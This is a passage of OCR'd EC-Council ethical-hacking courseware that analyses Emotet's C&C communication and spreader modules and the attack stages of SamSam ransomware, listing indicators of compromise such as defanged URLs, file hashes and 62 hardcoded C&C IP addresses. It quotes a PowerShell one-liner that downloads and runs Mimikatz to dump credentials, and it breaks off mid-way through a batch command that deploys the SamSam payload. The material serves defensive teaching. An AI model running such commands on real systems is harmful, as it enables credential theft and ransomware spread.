


Figure 7.101: Screenshot of the added auto-run entry "culturesource" in the Registry Editor

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Emotet Malware Attack Phases: System Compromise Phase

Stage 7: Communication with C&C Server

- Several API's are called to collect system and CPU information like computer name, file system, Windows version information, and running processes
- All the collected information are then structured and encrypted before being transferred to the C&C server
- After receiving the transferred information from the infected victim's machine, the C&C server responds with the required malicious instructions and deploys the contagious payload

Stage 8: System Compromise

- After receiving the malicious instructions or malicious payload from the malicious C&C server, Emotet upgrades itself and performs exploitation of the system
- It is in this stage that Emotet compromises the victim's machine

https://www.fortinet.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

System Compromise Phase

- **Stage 7: Communication with C&C Server**

  In stage 6, in `case 0`, it is coded to call several APIs and collect the system information such as computer name, file system, and volume by calling the APIs `GetComputerNameW` and `GetVolumeInformationW`. It puts the two data sets together and saves them in a global variable, which is used in the C&C server as the ID for this victim. This ID will then be used in the packets that communicate with the C&C server. Emotet then calculates a CRC32 of its EXE file and saves it in another global variable, which is used when sending the first packet to the C&C server.

  It also calls "`RtlGetVersion`" to obtain the Windows version information and "`GetNativeSystemInfo`" to gather system and CPU information. Furthermore, it picks a DWORD value at offset `0x1D4` of `PEB`, which is defined as SessionID. Emotet continues to collect the names of running processes by calling the APIs `CreateToolhelp32Snapshot`, `Process32FirstW`, and `Process32NextW`.

  The next step is to put all the collected data together into a structure and encrypt the entire data set. After the data are encrypted, it is encoded using Base64. Moreover, it then disguises the Base64 code as a cookie value of an HTTP header to avoid detection. Then, all this collected and encrypted information will be transferred to the C&C server.

  The screenshot below shows that the data have been copied into a structure. The values in red rectangle are flags that indicate what the following data are. The string behind "`12`" is the computer name, the data behind "`18`" is the native system information, and the byte after "`20`" is the SessionID from `PEB`. The DWORD value next to "`2D`" is the CRC32 value of Emotet, the string following "`32`" is the collected process name list, and

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

the value with a blue underscore is the length of the following data, which uses a type of UTF-8 encoding.




Figure 7.102: Put data together in a structure

After receiving the transferred information from the infected victim's machine, the C&C server checks if there are analysis tools (such as Wireshark and debuggers) running on the victim's machine. If any such tools are detected, it will not reply with any data' otherwise, it will provide the required malicious instructions and deploy the contagious payload. As can be seen in the screenshot, the C&C server replies with the instruction data.




Figure 7.103: Send collected data to C&C server

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

The IP list of C&C servers is hardcoded into its memory and saved in a global variable. Each IP and port pair uses 8 bytes, and there are 62 C&C servers in total. The list of hardcoded IP and port is as follows:

```
01> 71.91.161.118 : 21
02> 70.164.196.211 : 995
03> 175.101.79.120 : 80
04> 187.233.136.39 : 143
05> 5.107.250.192 : 995
06> 50.224.156.190 : 8080
07> 5.107.161.71 : 993
08> 186.179.243.7 : 995
09> 71.240.202.13 : 443
10> 190.215.53.85 : 80
11> 133.242.164.31 : 7080
12> 115.71.233.127 : 443
13> 69.136.227.134 : 22
14> 216.49.114.172 : 443
15> 153.121.36.202 : 7080
16> 181.119.30.27 : 995
17> 70.164.196.211 : 20
18> 98.157.215.153 : 80
19> 62.75.187.192 : 8080
20> 189.234.165.149 : 8080
21> 154.72.75.82 : 20
22> 45.123.3.54 : 443
23> 217.13.106.160 : 7080
24> 75.99.13.124 : 7080
25> 198.74.58.47 : 443
26> 69.195.223.154 : 7080
27> 172.114.175.156 : 8080
28> 73.124.73.90 : 20
29> 74.80.16.10 : 80
30> 24.11.67.222 : 443
31> 181.143.53.227 : 21
32> 173.76.44.152 : 20
33> 208.78.100.202 : 8080
34> 47.44.164.107 : 993
35> 45.63.17.206 : 8080
36> 50.31.0.160 : 8080
```


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

```
37> 62.75.191.231 : 8080
38> 98.142.208.27 : 443
39> 78.187.172.138 : 7080
40> 67.205.149.117 : 443
41> 98.186.90.192 : 443
42> 5.230.147.179 : 8080
43> 50.240.162.242 : 995
44> 94.76.200.114 : 8080
45> 178.62.37.188 : 443
46> 83.222.124.62 : 8080
47> 70.184.83.93 : 20
48> 173.255.196.209 : 8080
49> 208.107.230.235 : 20
50> 186.179.80.102 : 443
51> 72.95.118.97 : 21
52> 162.250.19.59 : 80
53> 134.129.126.86 : 443
54> 69.198.17.7 : 8080
55> 8.17.46.42 : 53
56> 70.90.183.249 : 7080
57> 47.149.54.132 : 8080
58> 200.116.160.31 : 80
59> 175.143.84.108 : 50000
60> 178.254.31.162 : 8080
61> 175.110.104.150 : 20
62> 211.115.111.19 : 443
```

- **Stage 8: System Compromise**

  After receiving the malicious instructions or malicious payload from the malicious C&C server, Emotet upgrades itself and exploits the system. In this stage, Emotet actually compromises the victim's machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Emotet Malware Attack Phases: Network Propagation Phase

Stage 9: Network Propagation

- After infecting the victim's system, Emotet's second key goal is to spread the infection across local networks and beyond, to compromise as many machines as possible
- Currently, Emotet uses five known spreader modules:
  - NetPass.exe
  - Outlook Scraper
  - WebBrowserPassView
  - Mail PassView
  - Credential Enumerator
- Emotet employs all or some of these network propagation modules depending on the target machine and network

https://www.fortinet.com

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Network Propagation Phase

- **Stage 9: Network Propagation**

  After infecting the victim's device, Emotet's next key objective is to spread the infection across local networks and beyond to compromise as many machines as possible. Currently, Emotet uses five known spreader modules: NetPass.exe, Outlook Scraper, WebBrowserPassView, Mail PassView, and a credential enumerator.

  - **NetPass.exe** – It is a legitimate utility developed by NirSoft. It recovers all network passwords stored on a system for the current logged-on user. This tool can also recover passwords stored in the credentials file of external drives.
  - **Outlook Scraper** – It is a tool that extracts names and email addresses from the victim's Outlook account and uses this information to send out additional phishing emails from the compromised account.
  - **WebBrowserPassView** – It is a password recovery tool that captures passwords stored by web browsers such as Internet Explorer, Mozilla Firefox, Google Chrome, Safari, and Opera. It can pass them to the credential enumerator module.
  - **Mail PassView** – It is a password recovery tool that reveals passwords and account details for various email clients such as Microsoft Outlook, Windows Mail, Mozilla Thunderbird, Hotmail, Yahoo! Mail, and Gmail, and passes them to the credential enumerator module.
  - **Credential Enumerator** – It is a self-extracting RAR file containing two components. One is the bypass component, and the other is the service component. The bypass component is used for the enumeration of network resources, and it either finds writable share drives using the Server Message Block (SMB) or tries to brute-force

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

user accounts, including the administrator account. Once an available system is found, Emotet writes the service component on the system, which writes Emotet onto the disk. Emotet's access to SMB can result in the infection of entire domains (servers and clients).

Emotet employs some or all of these network propagation techniques depending on the target machine and network. After infecting the possible machines in the network, Emotet performs the same phases as those discussed above to compromise the machines.

Indicators of Compromise (IOC) for Emotet:

This malicious Word document has been detected as "`VBA/Agent.AFD!tr.dldr`" and the original Emotet file has been detected as "`W32/Emotet.GBUH!tr`" by the FortiGuard AntiVirus service.

- **URL**

  `"hxxp://muathangnhom.com/6DOpkmOL9_yfO"`

  `"hxxp://gmcvietnam.vn/abMbIaTzHSDkAq"`

  `"hxxp://hugoclub.sk/yCq4xkYzeqAJK_v"`

  `"hxxp://foreprojects.webedge.com.ng/Lc3UYXyQixr_Dp"`

  `"hxxp://evonline.liceoriosdechile.com/NpDgofVhpankbq_I8AaJbzQj"`

- **Sample SHA256**
  - `PAY09735746167553.doc:`

    `1194bab2c4a8e63e59ef01220ebe8e4d3511b12a16da30e713c2fbee6c2cb520`
  - Downloaded Emotet/Original Exe file:

    `7C5CDC5B738F5D7B40140F2CC0A73DB61845B45CBC2A297BEE2D950657CAB658`

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Virus Analysis: SamSam Ransomware

SamSam	❑ SamSam is a notorious ransomware that is associated with the GOLD LOWELL threat group and is used to perform targeted attacks against global multi-national companies. It exploits the vulnerable unpatched servers present in the target network using a range of exploitation methods
Propagation	❑ SamSam ransomware employs brute-force tactics against the weak passwords of the Remote Desktop Protocol (RDP) to gain access to the victim's machine. Once the target host is infected, it performs network mapping to search other exploitable assets in the network
Encryption	❑ It uses the RSA-2048 asymmetric encryption technique to encrypt content on infected systems
Symptoms	❑ A ransom note appears on the screen demanding ransom in bitcoins
Structure	❑ SamSam ransomware has three key components: - Batch File - Runner - Decryptor

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Virus Analysis: SamSam Ransomware

Source: *https://www.secureworks.com*

SamSam ransomware is also known as Samas or SamSamCrypt. It is a notorious ransomware that is associated with the GOLD LOWELL threat group for performing targeted attacks against global multi-national companies. It exploits vulnerable unpatched servers present in the target network using a range of exploitation methods. SamSam ransomware attacks skyrocketed in 2018, although the ransomware was developed and released in 2016. In 2018, it was shrewd enough to capture wide media attention to target a specific range of top-class organizations across the globe. Unlike other ransomware, this ransomware does not attack the victims on a random basis. It is a targeted ransomware that specifically targets certain reputed companies. In spite of knowing this, large multi-national companies were unable to defend themselves against this attack. This ransomware not only affected the operations of government organizations, schools, and the healthcare sector but also affected common people by encrypting their crucial medical records required for proper diagnosis. As with any other ransomware, after infiltrating into a system, it encrypts the files and prevents the users from using those files until a heavy ransom is paid in bitcoins. This ransomware does not have a specified ransom pricing. After infecting systems, the attackers demand a ransom depending on the type of victim.

Propagation:

Nearly all ransomware uses spam emails to propagate and perform attacks; however, SamSam ransomware employs brute-force tactics against weak passwords of the Remote Desktop Protocol (RDP) to gain access to the victim's machine. Once the target host is infected, it performs network mapping to search for other exploitable assets in the network.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Encryption:

SamSam adopts the RSA-2048 asymmetric encryption technique to encrypt local files in infected systems.

Symptoms:

A ransom note appears on the screen, demanding a ransom in bitcoins.


Structure:

The SamSam ransomware consists of the following components:

- **Batch file**: The batch file is mainly responsible for executing the malware.
- **Runner**: The runner component tries to perform decryption, and the payload is then executed.
- **Decryptor**: It tries to decrypt the payload, which is placed in a separate DLL file. Then, the key will be generated from the password provided by the attackers.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

SamSam Ransomware Attack Stages



https://www.secureworks.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

SamSam Ransomware Attack Stages (Cont'd)

Pre-Exploitation

Stage 1: Gains Access to Vulnerable Servers

- In this stage, attackers check for the presence of unpatched RDP vulnerabilities in internet-facing remote servers to gain an initial foothold in a victim's network


Stage 2: Harvests Admin Credentials

- Once they identify vulnerable servers, they employ Mimikatz or NLBrute RDP brute-force tools to harvest admin credentials and perform privilege escalation

Stage 3: Spreads Infection

- Next, they create SOCKS proxies to tunnel the traffic and exploit admin tools like PsExec, WMI, and RDP to spread SamSam to the rest of the computers

NLBrute RDP Brute-Force Tool



PowerShell Command for Downloading Mimikatz

```
powershell.exe iex (New-Object
Net.WebClient).DownloadString('https://raw.githubuse
Mimikatz.ps1');Invoke-Mimikatz -DumpCreds
```

https://www.secureworks.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

SamSam Ransomware Attack Stages (Cont'd)

Exploitation


Stage 4: Deploys Payload

- After gaining access to all the vulnerable servers in the network, a batch file (.Bat) is executed on all servers
- This custom ransomware .NET binary file (.Bat) contains two embedded executables:
  - del.exe or delfiletype.exe (SDelete Sysinternals program)
  - selfdel.exe (used to delete its malicious activity)

Batch Script Deploying SamSam payload (character2.exe)

```
ps -accepteula -s \<hostname> cmd.exe /c if
exist C:\windows\system32\character2.exe start
